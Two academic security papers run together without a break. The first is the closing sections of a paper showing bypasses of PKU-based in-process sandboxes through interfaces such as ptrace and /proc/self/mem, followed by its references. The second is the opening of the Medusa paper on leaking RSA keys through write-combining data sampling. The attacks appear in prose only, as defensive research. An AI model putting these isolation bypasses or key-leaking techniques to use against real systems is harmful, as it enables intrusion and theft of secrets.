PKU is not designed as a security feature, since an unprivileged instruction can assign arbitrary rights to the PKRU register. Of course, this design does not mean that PKU cannot be repurposed for security. But it does have important implications for the way kernel developers perceive and treat the feature. For example, an early discussion on a Linux developer mailing list (which decided how `sigreturn` should treat the PKRU register) envisioned PKU being used to provide *reliability* against accidental out-of-bounds memory accesses, rather than *security* against an intentional attacker [36]. Developers likely used similar reasoning when deciding to allow processes from indirectly accessing their own PKU-protected memory through interfaces like `process_vm_readv`, `ptrace`, and `/proc/self/mem`.

ERIM and Hodor must assume a trusted, secure kernel. Otherwise, whatever security guarantees they provide in userspace are moot. However, the above issues show that it is not enough for the kernel to be trustworthy in its own threat

model, but that it must also enforce the new trust boundaries required by the PKU sandbox. The PKU-based sandboxes try to augment the kernel to this end, but it is very difficult for the sandbox designers to retroactively find and undo the large number of security-relevant decisions that kernel developers made when supporting the PKU feature without the expectation that it would be used for security.

6.2 Assumptions in Secure System Design

The PKU-based sandboxes that we examine in this paper both suffer from similar vulnerabilities because they make some of the same incorrect assumptions, particularly assumptions around the kernel's management of the PKU feature and virtual memory. They assume that, by preventing writable executable memory mappings, W^X fully protects a process's code. This abstraction of W^X in Linux is also used in other systems security papers that rely on code integrity [20]. However, as our work demonstrates, the Linux virtual memory system requires non-trivial changes to achieve robust code integrity.

6.3 Towards Mitigation

Virtual Address Space Integrity. The first challenge to completely addressing the vulnerabilities presented earlier is to mitigate attacks that undermine the virtual address space integrity of the process. Although Linux supports basic page permissions, it is not designed to support strong guarantees about the integrity of code (even in non-writable mappings), as evidenced by the several interfaces that intentionally circumvent page mapping permissions (detailed in Section 4.1). To close these loopholes, userspace applications need a way both to disallow further changes to non-writable pages from interfaces like `ptrace` and `procfs` and to prevent mappings that cannot guarantee integrity (i.e., shared memory or file-backed mappings where changes to the underlying resource may be seen in the mapped memory). A purely userspace solution like the `ptrace`-based sandbox would have a much more difficult task of mitigating these issues.

The interfaces that ignore page permissions like `ptrace` and `procfs` are relatively straightforward to mitigate. Since the kernel currently intentionally allows access for these interfaces, patches could be introduced to deny access instead. Both of these interfaces are mediated by "`ptrace` access checks," which presently are universally allowed for same-PID accesses [3]. The kernel could simply add a new interface for userspace processes to request that further `ptrace` access checks are denied even for the same PID.

A mitigation for mutable-backed mappings might be more complicated. Currently, even the shared libraries loaded by the linker are not protected from modification as the process runs (except perhaps by file permissions). Linux once supported a `mmap` flag `MAP_DENYWRITE` which instructed the kernel to prevent any changes to a mapped file, but support for this flag was dropped over concerns about a denial-of-service issue if a user were to map a system file in this way [17]. Despite suggestions that the denial-of-service problem could be mitigated by requiring that the user have permission to execute the mapped file to use this flag, this feature was never implemented (evidently due to a lack of demand). A patch that re-adds support for this flag could help mitigate the file-backed loophole to code integrity.

Closing the file-backed loophole from userspace alone (as in the case of the `ptrace`-based sandbox) seems much more difficult without removing significant functionality or tracing a large number of file I/O-related syscalls. The sandbox might be able to disallow any executable mappings on files not owned by root in the first place, although this would break compatibility with any programs that actually need to load libraries dynamically. Alternatively, a userspace sandbox could monitor I/O calls from the traced process to prevent modification to a mapped executable, but this would carry an unacceptable performance penalty for many applications.

In the case of shared memory, a kernel-based sandbox would need to track permissions on different mappings to the same shared memory. Memory that is mapped writable anywhere must not be allowed to be mapped executable elsewhere. A userspace sandbox may have no safe option but to disallow executable mappings on shared memory in general.

Race Conditions Associated with Seccomp-based Filtering. In addition to challenges securing the virtual address space, another serious problem for the `ptrace`-based sandbox architecture presented earlier in Section 5 is a race condition inherent in certain types of filtering with `seccomp` and `ptrace`. The `seccomp` filter language provides support for *numeric* filtering of syscall arguments in-kernel, but any further inspection (e.g., dereferencing pointer arguments) is possible only from the tracer running in userspace via the `ptrace` interface [2]. However, if the tracer does dereference a pointer and allow the syscall to proceed, then the memory is accessed twice: once from the tracer, and once from the kernel when the syscall is actually executed. Therefore, the tracer has no guarantee that the value inspected is unmodified by the time it is used.

This potential race condition makes it difficult for a `ptrace`-based sandbox to safely inspect arguments to syscalls that require the kernel to read from userspace memory, such as `open` (which accepts a pointer to the path string) and `sigreturn` (which reads a saved context structure from the processes's stack pointer). In both cases, the tracer may inspect the memory of the process, but if it finds safe values and allows the syscall to proceed then it has no guarantee that the memory is unchanged when the kernel accesses it.

7 Related Work

In-process isolation is a well-researched topic with a large body of related work. In this section we summarize other works on in-process isolation and describe where they might be vulnerable to issues similar to those presented in this paper.

Kernel Abstractions. Some proposed systems propose novel kernel abstractions to facilitate low-cost switching between memory views, including shreds [16] and light-weight contexts (lwCs) [33]. Like threads, processes may own many lwCs, but these abstractions are not scheduling-related. Instead, each lwC carries its own (potentially overlapping) set of resources, including memory mappings. Because lwCs can be swapped in userspace, lwC switches are twice as fast as traditional context switches [33] but still 100x more expensive than PKU changes [49]. Because lwCs are described and implemented in FreeBSD rather than Linux, our analysis of the Linux kernel's interaction with intra-process isolation does not apply. Such an analysis for BSD-like systems would be interesting future work.

Wedge [9] introduces several new kernel concepts including *sthreads* (the application components), *tags* (permissions and memory objects), and *callgates* (predefined component entry points), and uses system calls for component switches. By default, an sthread cannot access any memory, file descriptor, system call, or call gate; instead, permissions for each of these resources must be individually granted by the programmer. These *default-deny* semantics prevent all attacks described in this work by default. However, our work does suggest that it may be difficult for a developer to predict which system calls may lead to isolation bypasses.

VMFUNC. Intel's VT-x virtualization extensions allow for unprivileged switching between extended page tables. MemSentry-VMFUNC [31], Hodor-VMFUNC [26], and SeCage [34] leverage this capability to present alternate memory views to trusted and untrusted application components. MemSentry-VMFUNC and SeCage require CFI to defend against an in-process adversary, while Hodor-VMFUNC uses dual-mapped trampolines for this purpose. The trusted/untrusted transition cost of virtualization-based approaches are inexpensive relative to traditional context switches, but more costly than PKU-based equivalents [26]. Attacks that target non-memory process resources (such as in Section 4.3) may apply to these systems.

Static and Dynamic Bounds Checking. Type-safe programming languages [39] provide isolation via validity checks on memory accesses. These protections can prevent some bugs and security vulnerabilities, but they require the use of specific languages and do not apply to many existing software products. These languages are also unsuited to domains that require direct resource management by the programmer.

Software fault isolation (SFI) [15, 51, 54] can retrofit unsafe languages with similar checks, but at a significant performance penalty. Systems such as NativeClient [54] block *all* syscalls from the untrusted component and so are not vulnerable to any of the issues we describe in this paper. Read-/write protection with MemSentry-SFI, a recent implementation, increased average runtime across activities in the SPEC CPU2006 benchmark suite by roughly 20% [31]. Hardware-supported checks (e.g. Intel MPX [29]) offer improved performance but still have significant runtime costs [44], and in some cases are vulnerable to Meltdown-based attacks [12]. SFI techniques also typically require a mechanism for control flow integrity (CFI) [5, 42, 47, 50, 52, 56, 57] to prevent in-process adversaries from simply bypassing bounds checks. CFI adds additional overhead, however; a recent MPX-backed technique introduced 9%-28% runtime overhead on SPEC CPU2006 activities [56]. A number of exploits in the literature challenge CFI system security [14, 18, 21].

In general, bounds checking approaches seek to prevent initial exploitation rather than constrain an attacker already executing arbitrary control-flow attacks. For this reason, most of our the attacks in this paper do not directly apply. However, there is one that surprisingly may apply: an attacker may be able to modify memory or code if a vulnerable application can be tricked into writing to `/proc/self/mem`.

Probabilistic Isolation. Probabilistic isolation techniques obscure a process' memory layout to hide sensitive regions like system libraries. A well-deployed example is address space layout randomization (ASLR) [35, 46]. While full ASLR can mitigate buffer overflow attacks, an entire family of effective side-channel bypasses [19, 23, 24, 27] casts doubt on the security of such approaches.

Trusted Execution. Trusted enclaves like ARM's TrustZone [7] and Intel's Software Guard Extensions (SGX) [28] provide yet another solution for cordoning sensitive software regions. The protections afforded by these enclaves are robust (even kernel snooping is prohibited), but they are a heavyweight solution inappropriate for many applications [58], and can be vulnerable to side-channel attacks [22].

IMIX [20] and Microstache [40] are proposals to add instructions to the x86 ISA for isolating memory regions within a process. However, to defend against an in-process adversary, these extensions require CFI protection or code integrity.

PKU. MemSentry-PKU [31] first explored using PKU as an in-process isolation technique, but no provision was made for preventing bypasses by in-process adversaries, so our attacks fall outside their threat model. ERIM [49] and Hodor-PKU [26] hardened the feature to provide isolation in the presence of such adversaries *without* CFI.

ERIM and Hodor's authors considered and effectively blocked several potential exploit avenues. First, trusted com-

ponent thread stacks must be allocated within trusted memory regions. This separation prevents concurrently executing untrusted threads from spying on trusted thread stacks. Additionally, ERIM's inspection process explicitly considers unauthorized PKRU writes that occur across page boundaries to defend against cross-page `wrpkru` instructions. ERIM installs a non-overridable signal handler for page faults, while Hodor explicitly delays signals during trusted execution.

The Linux kernel's PKU support provides an additional buttress against some exploits. For example, the PKRU is set to the least-permissive (default value) before signals are delivered to processes. While hardware PKRU checks are disabled during privileged execution [29], the kernel checks the current PKRU state before dereferencing userspace pointers [25]. This protection prevents the use of syscalls (e.g. `read`) to circumvent PKU isolation.

8 Conclusion

In-process memory isolation extends traditional system security boundaries to restrict memory accesses between discrete components *within* a single process. Recent works propose using a new hardware feature, Protection Keys for Userspace, to implement in-process memory isolation with low context-switching overhead and no execution overhead [49] [26]. We evaluate the real-world security of proposed PKU-based sandbox designs and make the following contributions:

- We show that both existing PKU-based sandboxes are vulnerable to similar classes of attacks and provide concrete exploits that bypass the isolation to access protected memory from an untrusted component.
- We examine mitigations and performance impacts.
- We analyze the root cause of the design vulnerabilities and suggest that they generally stem from the inconsistency between the threat models and abstractions used by systems researchers and those used by kernel developers.

Future work could further explore the gap between secure system design abstractions and real-world systems by evaluating similar works that create new trust boundaries in an existing system.

Availability

Exploit proof-of-concept software, ERIM software with mitigations, and benchmark software are available at https://github.com/volsec.

References

[1] Linux Programmer's Manual: PROCESS_VM_READV(2). http://man7.org/linux/man-pages/man2/process_vm_readv.2.html, 2017.

[2] Kernel.org: Secure Computing with Filters. https://www.kernel.org/doc/Documentation/prctl/seccomp_filter.txt, 2019.

[3] Linux Programmer's Manual: ptrace(2). http://man7.org/linux/man-pages/man2/ptrace.2.html, 2019.

[4] SELinux Project. https://github.com/SELinuxProject, 2019.

[5] Martín Abadi, Mihai Budiu, Úlfar Erlingsson, and Jay Ligatti. Control-flow integrity principles, implementations, and applications. *ACM Transactions on Information and System Security (TISSEC)*, 13(1):4, 2009.

[6] Martín Abadi, Mihai Budiu, Úlfar Erlingsson, and Jay Ligatti. Control-flow Integrity Principles, Implementations, and Applications. *ACM Trans. Inf. Syst. Secur.*, 13(1):4:1–4:40, November 2009.

[7] ARM. TrustZone whitepaper: http://infocenter.arm.com/help/topic/com.arm.doc.prd29-genc-009492c/PRD29-GENC-009492C_trustzone_security_whitepaper.pdf, 2009.

[8] Scott Bauer. SROP Mitigation: Signal cookies. Linux Mailing List: https://lwn.net/Articles/674861/, 2016.

[9] Andrea Bittau, Petr Marchenko, Mark Handley, and Brad Karp. Wedge: Splitting applications into reduced-privilege compartments. USENIX Association, 2008.

[10] E. Bosman and H. Bos. Framing signals - a return to portable shellcode. In *2014 IEEE Symposium on Security and Privacy*, pages 243–258, May 2014.

[11] Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F. Wenisch, Yuval Yarom, and Raoul Strackx. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. In *27th USENIX Security Symposium (USENIX Security 18)*, page 991–1008, Baltimore, MD, August 2018. USENIX Association.

[12] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin Von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A systematic evaluation of transient execution attacks and defenses. In *28th USENIX Security Symposium USENIX Security 19)*, pages 249–266, 2019.

[13] Nicholas Carlini, Antonio Barresi, Mathias Payer, David Wagner, and Thomas R. Gross. Control-flow bending: On the effectiveness of control-flow integrity. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 161–176, Washington, D.C., August 2015. USENIX Association.

[14] Nicholas Carlini, Antonio Barresi, Mathias Payer, David Wagner, and Thomas R Gross. Control-flow bending: On the effectiveness of control-flow integrity. In *24th USENIX Security Symposium USENIX Security 15)*, pages 161–176, 2015.

[15] Miguel Castro, Manuel Costa, Jean-Philippe Martin, Marcus Peinado, Periklis Akritidis, Austin Donnelly, Paul Barham, and Richard Black. Fast byte-granularity software fault isolation. In *Proceedings of the ACM SIGOPS 22nd symposium on Operating systems principles*, pages 45–58. ACM, 2009.

[16] Yaohui Chen, Sebassujeen Reymondjohnson, Zhichuang Sun, and Long Lu. Shreds: Fine-grained execution units with private memory. In *2016 IEEE Symposium on Security and Privacy (SP)*, pages 56–71. IEEE, 2016.

[17] Jonathan Corbet. Kernel Development. Linux Development Article: http://lwn.net/2001/1011/kernel.php3, 2001.

[18] Isaac Evans, Fan Long, Ulziibayar Otgonbaatar, Howard Shrobe, Martin Rinard, Hamed Okhravi, and Stelios Sidiroglou-Douskos. Control jujutsu: On the weaknesses of fine-grained control flow integrity. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, pages 901–913. ACM, 2015.

[19] Dmitry Evtyushkin, Dmitry Ponomarev, and Nael Abu-Ghazaleh. Jump over ASLR: Attacking branch predictors to bypass ASLR. In *The 49th Annual IEEE/ACM International Symposium on Microarchitecture*, page 40. IEEE Press, 2016.

[20] Tommaso Frassetto, Patrick Jauernig, Christopher Liebchen, and Ahmad-Reza Sadeghi. {IMIX}: In-process memory isolation extension. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 83–97, 2018.

[21] E. Goktas, E. Athanasopoulos, H. Bos, and G. Portokalidis. Out of control: Overcoming control-flow integrity. In *2014 IEEE Symposium on Security and Privacy*, pages 575–589, May 2014.

[22] Johannes Götzfried, Moritz Eckert, Sebastian Schinzel, and Tilo Müller. Cache attacks on Intel SGX. In *Proceedings of the 10th European Workshop on Systems Security*, page 2. ACM, 2017.

[23] Ben Gras, Kaveh Razavi, Erik Bosman, Herbert Bos, and Cristiano Giuffrida. ASLR on the line: Practical cache attacks on the MMU. In *NDSS*, volume 17, page 26, 2017.

[24] Daniel Gruss, Clémentine Maurice, Anders Fogh, Moritz Lipp, and Stefan Mangard. Prefetch side-channel attacks: Bypassing SMAP and kernel ASLR. In *Proceedings of the 2016 ACM SIGSAC conference on computer and communications security*, pages 368–379. ACM, 2016.

[25] Dave Hansen. PATCH 01/33: mm: introduce get_user_pages_remote(). Linux Kernel Patch: https://lkml.org/lkml/2016/2/12/612, 2016.

[26] Mohammad Hedayati, Spyridoula Gravani, Ethan Johnson, John Criswell, Michael L Scott, Kai Shen, and Mike Marty. Hodor: Intra-Process Isolation for High-Throughput Data Plane Libraries. In *2019 USENIX Annual Technical Conference (USENIX ACT 19)*, 2019.

[27] Ralf Hund, Carsten Willems, and Thorsten Holz. Practical timing side channel attacks against kernel space ASLR. In *2013 IEEE Symposium on Security and Privacy*, pages 191–205. IEEE, 2013.

[28] Intel. Intel® software guard extensions programming reference: https://software.intel.com/sites/default/files/managed/48/88/329298-002.pdf, 2014.

[29] Intel. Intel 64 and IA-32 Architectures Software Developer Manuals, 2019.

[30] P. Kocher, J. Horn, A. Fogh, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, M. Schwarz, and Y. Yarom. Spectre attacks: Exploiting speculative execution. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1–19, May 2019.

[31] Koen Koning, Xi Chen, Herbert Bos, Cristiano Giuffrida, and Elias Athanasopoulos. No need to hide: Protecting safe regions on commodity hardware. In *Proceedings of the Twelfth European Conference on Computer Systems*, pages 437–452. ACM, 2017.

[32] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown. *CoRR*, abs/1801.01207, 2018.

[33] James Litton, Anjo Vahldiek-Oberwagner, Eslam Elnikety, Deepak Garg, Bobby Bhattacharjee, and Peter Druschel. Light-Weight Contexts: An OS Abstraction for Safety and Performance. In *12th USENIX Symposium on Operating Systems Design and Implementation OSDI 16)*, pages 49–64, 2016.

[34] Yutao Liu, Tianyu Zhou, Kexin Chen, Haibo Chen, and Yubin Xia. Thwarting Memory Disclosure with Efficient Hypervisor-enforced Intra-domain Isolation. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, pages 1607–1619. ACM, 2015.

[35] Kangjie Lu, Chengyu Song, Byoungyoung Lee, Simon P Chung, Taesoo Kim, and Wenke Lee. ASLR-Guard: Stopping address space leakage for code reuse attacks. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, pages 280–291. ACM, 2015.

[36] Andy Lutomirski. Rethinking sigcontext's xfeatures slightly for PKRU's benefit? Linux Kernel Mailing List: https://lkml.org/lkml/2015/12/18/571, 2015.

[37] Nicholas D Matsakis and Felix S Klock II. The rust language. In *ACM SIGAda Ada Letters*, volume 34, pages 103–104. ACM, 2014.

[38] Steven McCanne and Van Jacobson. The BSD Packet Filter: A New Architecture for User-level Packet Capture. In *USENIX winter*, volume 46, 1993.

[39] Robin Milner, Mads Tofte, Robert Harper, and David MacQueen. *The definition of standard ML: revised*. MIT press, 1997.

[40] Lucian Mogosanu, Ashay Rane, and Nathan Dautenhahn. MicroStache: A Lightweight Execution Context for In-Process Safe Region Isolation. In *International Symposium on Research in Attacks, Intrusions, and Defenses*, pages 359–379. Springer, 2018.

[41] Vishwath Mohan, Per Larsen, Stefan Brunthaler, Kevin W. Hamlen, and Michael Franz. Opaque Control-Flow Integrity. In *22nd Annual Network and Distributed System Security Symposium, NDSS 2015, San Diego, California, USA, February 8-11, 2015*, 2015.

[42] Vishwath Mohan, Per Larsen, Stefan Brunthaler, Kevin W Hamlen, and Michael Franz. Opaque control-flow integrity. In *NDSS*, volume 26, pages 27–30, 2015.

[43] James Moris, Stephen Smalley, and Greg Kroah-Hartman. Linux security modules: General security support for the Linux kernel. In *USENIX Security Symposium*, pages 17–31. ACM Berkeley, CA, 2002.

[44] Oleksii Oleksenko, Dmitrii Kuvaiskii, Pramod Bhatotia, Pascal Felber, and Christof Fetzer. Intel MPX Explained: A Cross-Layer Analysis of the Intel MPX System Stack. In *Abstracts of the 2018 ACM International Conference on Measurement and Modeling of Computer Systems*, SIGMETRICS 18, page 111–112. Association for Computing Machinery, 2018.

[45] Hovav Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *Proceedings of the 14th ACM Conference on Computer and Communications Security*, CCS '07, pages 552–561, New York, NY, USA, 2007. ACM.

[46] PaX Team. PaX team homepage: https://pax.grsecurity.net/, 2001.

[47] Caroline Tice, Tom Roeder, Peter Collingbourne, Stephen Checkoway, Úlfar Erlingsson, Luis Lozano, and Geoff Pike. Enforcing forward-edge control-flow integrity in GCC & LLVM. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 941–955, San Diego, CA, August 2014. USENIX Association.

[48] Anjo Vahldiek-Oberwagner. ERIM (source code): https://gitlab.mpi-sws.org/vahldiek/erim, 2019.

[49] Anjo Vahldiek-Oberwagner, Eslam Elnikety, Nuno O Duarte, Michael Sammler, Peter Druschel, and Deepak Garg. ERIM: Secure, Efficient In-process Isolation with Protection Keys (MPK). In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1221–1238, 2019.

[50] Victor Van Der Veen, Enes Göktas, Moritz Contag, Andre Pawoloski, Xi Chen, Sanjay Rawat, Herbert Bos, Thorsten Holz, Elias Athanasopoulos, and Cristiano Giuffrida. A tough call: Mitigating advanced code-reuse attacks at the binary level. In *2016 IEEE Symposium on Security and Privacy (SP)*, pages 934–953. IEEE, 2016.

[51] Robert Wahbe, Steven Lucco, Thomas E Anderson, and Susan L Graham. Efficient software-based fault isolation. In *ACM SIGOPS Operating Systems Review*, volume 27, pages 203–216. ACM, 1994.

[52] Z. Wang and X. Jiang. HyperSafe: A Lightweight Approach to Provide Lifetime Hypervisor Control-Flow Integrity. In *2010 IEEE Symposium on Security and Privacy*, pages 380–395, May 2010.

[53] Xiaoyang Xu, Masoud Ghaffarinia, Wenhao Wang, Kevin W. Hamlen, and Zhiqiang Lin. CONFIRM: Evaluating compatibility and relevance of control-flow integrity protections for modern software. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1805–1821, Santa Clara, CA, August 2019. USENIX Association.

[54] Bennet Yee, David Sehr, Gregory Dardyk, J Bradley Chen, Robert Muth, Tavis Ormandy, Shiki Okasaka, Neha Narula, and Nicholas Fullagar. Native client: A sandbox for portable, untrusted x86 native code. In *2009 30th IEEE Symposium on Security and Privacy*, pages 79–93. IEEE, 2009.

[55] C. Zhang, T. Wei, Z. Chen, L. Duan, L. Szekeres, S. McCamant, D. Song, and W. Zou. Practical control flow integrity and randomization for binary executables. In *2013 IEEE Symposium on Security and Privacy*, pages 559–573, May 2013.

[56] Jun Zhang, Rui Hou, Wei Song, Zhiyuan Zhan, Boyan Zhao, Mingyu Chen, and Dan Meng. Stateful Forward-Edge CFI Enforcement with Intel MPX. In *Conference on Advanced Computer Architecture*, pages 79–94. Springer, 2018.

[57] Mingwei Zhang and R. Sekar. Control flow integrity for COTS binaries. In *Presented as part of the 22nd USENIX Security Symposium (USENIX Security 13)*, pages 337–352, Washington, D.C., 2013. USENIX.

[58] ChongChong Zhao, Daniyaer Saifuding, Hongliang Tian, Yong Zhang, and ChunXiao Xing. On the performance of Intel SGX. In *2016 13th Web Information Systems and Applications Conference (WISA)*, pages 184–187. IEEE, 2016.

Medusa: Microarchitectural Data Leakage via Automated Attack Synthesis

Daniel Moghimi[1], Moritz Lipp[2], Berk Sunar[1], and Michael Schwarz[2]

[1]Worcester Polytechnic Institute, Worcester, MA, USA
[2]Graz University of Technology, Graz, Styria, Austria

Abstract

In May 2019, a new class of transient execution attack based on Meltdown called microarchitectural data sampling (MDS), was disclosed. MDS enables adversaries to leak secrets across security domains by collecting data from shared CPU resources such as data cache, fill buffers, and store buffers. These resources may temporarily hold data that belongs to other processes and privileged contexts, which could falsely be forwarded to memory accesses of an adversary.

We perform an in-depth analysis of these Meltdown-style attacks using our novel fuzzing-based approach. We introduce an analysis tool, named Transynther, which mutates the basic block of existing Meltdown variants to generate and evaluate new Meltdown subvariants. We apply Transynther to analyze modern CPUs and better understand the root cause of these attacks. As a result, we find new variants of MDS that only target specific memory operations, e.g., fast string copies.

Based on our findings, we propose a new attack, named Medusa, which can leak data from implicit write-combining memory operations. Since Medusa only applies to specific operations, it can be used to pinpoint vulnerable targets. In a case study, we apply Medusa to recover the key during the RSA signing operation. We show that Medusa can leak various parts of an RSA key during the `base64` decoding stage. Then we build leakage templates and recover full RSA keys by employing lattice-based cryptanalysis techniques.

1 Introduction

Microarchitectural side channels have been known for more than a decade, with attackers mostly focusing on leaking memory access patterns through shared CPU resources [48]. These side-channel leakages can be used to compromise specific secrets such as cryptographic keys [28, 63]. However, in 2018 a new generation of microarchitectural attacks, including Meltdown [39] and Spectre [35] changed the perspective by introducing data leakage from the CPU. These new attacks, under the taxonomy of transient-execution attacks, rely on extracting secrets that are only visible in transient states within the CPU [11]. Compared to previous side-channel attacks, the significant impact of transient-execution attacks is that they can leak actual data bits instead of access patterns.

Spectre attacks [21, 34, 35, 37, 40] miss-train branch predictors into executing control paths that might not be taken by the architecture. Meltdown-style attacks [10, 39, 50, 52, 56, 57, 58] exploit the heavily optimized out-of-order load operations in which faulting memory loads still proceed with stale or illegal data. In both cases, the microarchitecture may access secrets across security boundaries. These secrets, never architecturally visible, can be transmitted via a covert channel, e.g., using Flush+Reload [63]. Canella et al. [11] proposed a taxonomy to classify transient-execution attacks based on the cause of the transient-instruction sequence and the exploited microarchitectural buffer. While this classification captures the cause and targets of known variants in a structured way, it does not provide enough information on how a certain attack can be carried out. For most Meltdown attacks, there are multiple ways to trigger the leakage, e.g., some attacks seem to require TSX to enable the leakage [25, 52], while others can also leverage signal handlers or miss-speculation [10, 39].

Meltdown-type attacks exploit special events in the microarchitecture, which require so-called microcode assists. Microcode assists execute software routines in the CPU to handle operations which cannot be directly handled in hardware, e.g., certain faults, or updating bits in page-table entries. For some Meltdown attacks, microcode assists have enabled new variants [10, 52]. In this paper, we propose a systematic approach for evaluating data leakage due to the combination of microcode assists caused by a load with dependent operations. To achieve this goal, we propose *Transynther*[1], a tool to automatically generate and test the combination of known building blocks for Meltdown attacks with various faults and microcode assists. Furthermore, we use fuzzing-type techniques to mutate, evolve, and combine building blocks. Transynther can automatically evaluate whether the newly synthe-

[1] Transynther tool and Medusa attack code are available as an open-source implementation on GitHub: https://github.com/vernamlab/Medusa

sized code variants are indeed a variant of a Meltdown attack by trying to leak predefined values.

We automatically generated thousands of different combinations using Transynther. Transynther reproduced Meltdown [39], ZombieLoad [52], RIDL [58], Fallout [10] (MSBDS), Store-to-Leak (S2L) [50], Spectre v1.2 [34], and Microarchitectural Load Port Data Sampling (MLPDS) [24]. Furthermore, with Transynther, we synthesized multiple new, previously unknown variants to trigger these attacks. Consequently, by analyzing the generated variants, we gained additional insights into Meltdown-type attacks. We identified that the root cause of all known Meltdown-type attacks is that an aborted load operation simply consumes any data which can be fetched first, and provides them to dependent operations.

In addition to reproducing known attacks, Transynther also discovered new variations of MDS variants, which we refer to as *Medusa*. Medusa provides more in-depth insight into how the memory subsystem is implemented in Intel microarchitectures. Medusa specifically targets data values which are transferred via the common data bus but are not normal data loads. In addition to AVX2 loads, Medusa has the unique property to observe the inner workings of implicit write combining (WC) used by the CPU, e.g., fast string operations such as `rep mov`. For WC, the CPU allocates parts of the line-fill buffer to combine multiple stores to the same cache line to increase the throughput. In contrast to ZombieLoad [52] and RIDL [58], which leak arbitrary data from the line-fill buffer, Medusa specifically targets data transfers caused by WC.

With Medusa, the leakage is extremely targeted and noise-free, as only specific loads are leaked. Thus, while the property to only leak data from WC sounds like a limitation, it is an advantage over previous data-sampling attacks. Where data-sampling attacks such as ZombieLoad [52] or RIDL [58] require extensive post-processing to find the target data within the leaked data, Medusa does not leak such large amounts of unrelated data in the first place. This is especially important as ZombieLoad and RIDL, in practice, leak too many unrelated data when they are applied to applications that perform a long sequence of operations. For instance, in our case study on RSA, the computation steps, including loading the key from the disk and performing the RSA signing operations, consists of thousands of load operations that may not be interested for an attacker to be leaked. In a case study, we use Medusa to steal private RSA keys loaded in OpenSSL. This attack takes at most 7 minutes during the online phase. By leaking various blocks of the RSA private key, we can employ lattice-based cryptoanalysis techniques to recover the entire key.

Finally, we discuss how the current mitigations against MDS attacks apply to Medusa. We show that currently, Medusa cannot be prevented if hyperthreading is enabled. Hence, we stress that hyperthreading has to be disabled to entirely prevent Medusa.

To summarize, we make the following contributions:




Figure 1: The fill buffer serves memory accesses that miss the L1 cache. The *WC buffer* is a part of the fill buffer optimizing multiple store operations that target the same cache line.

1. We introduce a new open-source tool, Transynther, to analyze the CPU microarchitecture for Meltdown-style vulnerabilities.
2. We provide insight into the root cause of Meltdown attacks and disclose new exploitation methodologies.
3. We introduce the Medusa attack, exploiting implicit write combining of memory store operations, e.g., `rep mov`.
4. In a case study, we use Medusa to recover RSA keys from OpenSSL by exploiting leakages during key decoding.

Responsible Disclosure. We disclosed our initial finding to Intel on June 24, 2019. Intel confirmed that the WC is part of the fill buffer. The paper was under embargo until November 12, 2019, as we exploit TSX Asynchronous Abort (TAA, CVE-2019-11135) [25] in several proof of concepts.

2 Background

2.1 Superscalar Memory Architecture

Modern CPUs have multiple levels of caches and buffers to mitigate the speed gap between execution units and the main memory. Figure 1 illustrates the memory components on the data path of an Intel processor. The last level cache (LLC) which is shared across CPU cores is connected through an interconnect bus to the main memory. Further, each core has an L1 and L2 cache, consisting of multiple cache lines which are usually 64 B. When the processor accesses data that is not present in a cache level (cache miss), the corresponding cache line is fetched from the next level of cache or the main memory. The processor also uses a fill buffer to service memory accesses missing in the L1 cache. The data in the fill buffer can be forwarded to memory loads before filling the entire cache line. ZombieLoad [52] and RIDL [58] showed that Intel processors may falsely forward data that resides in the fill buffer from a benign to a malicious load.

Memory operations are executed out of order and speculatively. The processor may execute a load before preceding stores to avoid pipeline stalls due to the potential dependency of the load on stores. The store buffer, as part of the memory order buffer (MOB), temporarily holds the data and metadata for stores before committing them to the cache. The CPU may

forward data from the store buffer to a load (store-forwarding). The CPU may fail to predict correct dependencies between the load and stores [30, 46]. While such failures are finally resolved before committing the results, it facilitates transient execution attacks [10, 21, 50].

Memory Types. CPUs support multiple per-page memory types with different policies for caching and ordering guarantees. The supported memory types on x86 are write-back (WB), write-through (WT), write-protect (WP), write-combining (WC), and uncachable (UC). Most pages are write-back, which allows them to be cached and written back to the memory at a later point. Both UC and WT write data directly to memory. Write-combining memory, as discussed later on, tries to reduce the number of bus requests by combining multiple writes to the same cache line into a single request.

2.2 Write Combining

A memory store has to update core-private caches, the LLC, and possibly the main memory. Thus, for performance, it is beneficial to combine multiple stores into a single request. This reduces the number of bus requests and cross-core snoops that update the core-private copy of the cache. Employing write combining (WC), the CPU temporally holds the data of store operations to the same cache line in an internal buffer, until all the data bytes that modify that cache line are available. The WC buffer can be either implemented as a dedicated component as in AMD CPUs [1] or as part of the fill buffer as in Intel CPUs [27]. WC is often used for memory where memory ordering guarantees are weak, e.g., for frame buffers of graphic cards, which are usually treated as write-only by programmers [22].

2.3 Advanced CPU Features

Simultaneous Multithreading. Simultaneous multithreading (SMT) allows multiple threads to execute on the same core simultaneously while sharing the same resources. These threads are architecturally isolated from each other according to memory protection semantics and only access their intended data. This allows one thread to use the available resources not used by other threads.

